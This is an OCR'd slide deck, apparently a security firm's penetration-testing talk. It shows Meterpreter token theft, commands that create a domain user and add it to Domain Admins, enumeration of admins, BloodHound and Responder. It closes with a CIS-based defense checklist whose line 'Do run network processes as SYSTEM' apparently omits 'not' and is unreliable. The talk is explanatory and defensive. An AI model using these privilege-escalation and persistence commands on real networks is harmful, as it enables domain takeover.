
```
Incognito Commands
==================

    Command              Description
    -------              -----------
    add_group_user       Attempt to add a user to a global group with all tokens
    add_localgroup_user  Attempt to add a user to a local group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token    Impersonate specified token
    list_tokens          List tokens available under current user context
    snarf_hashes         Snarf challenge/response hashes for every token

meterpreter > steal_token 3668
Stolen token with username: [redacted]
meterpreter > █
```

EXTERNAL ATTACK – WEB APPLICATION




```
The request will be processed at a domain controller for domain ADMIN.[redacted]
                                                              [redacted]
User name                    [redacted]
Full Name
Comment                      Corporate Staff
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/12/2016 9:29 AM
Password expires             12/11/2016 9:29 AM
Password changeable          9/13/2016 9:29 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script                 [redacted]
User profile
Home directory               \\[redacted]users$\[redacted]
Last logon                   10/13/2016 2:05 PM

Logon hours allowed          All             [redacted]

Local Group Memberships      *ReportingGroup
Global Group memberships     *99 All
                             *Domain Admins
                             *Citrix-RDP
```

EXTERNAL ATTACK – WEB APPLICATION



```
C:\WINDOWS\system32>net user presidio P[redacted]5 /add /domain
net user presidio [redacted] /add /domain
The request will be processed at a domain controller for domain ADMIN[redacted]

The command completed successfully.
```




```
C:\WINDOWS\system32>net group "Domain Admins" presidio /add /domain
net group "Domain Admins" presidio /add /domain
The request will be processed at a domain controller for domain ADMIN.[redacted]

The command completed successfully.
```

EXTERNAL ATTACK – WEB APPLICATION

- We are not alone!

- 14 (!) other shells already on this system



ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*"): jboss.we

jboss.web.deployment

- id=-1446908641,war=jbossass.war
- id=-1464771752,war=jmx-management.war
- id=-188104011,war=jbossass.war
- id=-226558776,war=jbossdoc.war
- id=-313374426,war=jbossws-context.war
- id=-692401364,war=fs.war
- id=1052134917,war=jexws3.war
- id=1345862666,war=manager.war
- id=1574280680,war=ROOT.war
- id=1936775349,war=invoker.war
- id=2135815478,war=jmx-console.war
- id=319090064,war=web-console.war
- id=825120911,war=jexws3.war
- id=891768782,war=OnlineAdmissionsWeb.war

EXTERNAL DEFENSE STRATEGY

Know what you have.	➢CIS Top 20 – #1 and #2
Do not expose management access to Internet.	➢CIS Top 20 – #3 and #12
Do run network processes as SYSTEM.	➢CIS Top 20 – #3
Run pre-rollout vulnerability scans and fix all high-severity issues.	➢CIS Top 20 – #4
Change default credentials every. single. time.	➢CIS Top 20 – #5
Implement alerts for privileged account creation.	➢CIS Top 20 – #6

INTERNAL ATTACK

PRESIDIO®


Future. Built.

INTERNAL ATTACK – STARTING POINT


Starting point – Attacker is on your internal network

- Drive-by malware
- Phishing attack with malware executable
- Rogue device
  - Home laptop brought into office
  - Attacker physically places system onsite

INTERNAL ATTACK – PLAN OF ATTACK




INTERNAL ATTACK – ENUMERATE – FIND PRIVILEGED USERS




```
C:\Windows\system32>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain
.com.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-------------------------------------------------------------------------------
adm [redacted]              adm [redacted]              adm [redacted]
adm [redacted]              adm [redacted]              adm [redacted]
adm [redacted]              adm [redacted]              adm [redacted]
adm [redacted]              adm [redacted]              adm [redacted]
aim[redacted]               bac[redacted]               bem[redacted]
cdc[redacted]               mse[redacted]               pfg[redacted]
pws[redacted]               Sec[redacted]               Sil[redacted]
sms[redacted]               str[redacted]               SVC [redacted]
SVC [redacted]              svc[redacted]               SVC[redacted]
SVC[redacted]               tmg[redacted]               VCS[redacted]
wcs[redacted]
The command completed successfully.
```

PRESIDIO®
Future. Built.

INTERNAL ATTACK – ENUMERATE – MAP OUT RELATIONSHIPS




INTERNAL ATTACK – ENUMERATE – BLOODHOUND




INTERNAL ATTACK – GET ACCESS – RESPONDER

Responder spoofs Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) to intercept user password hashes.

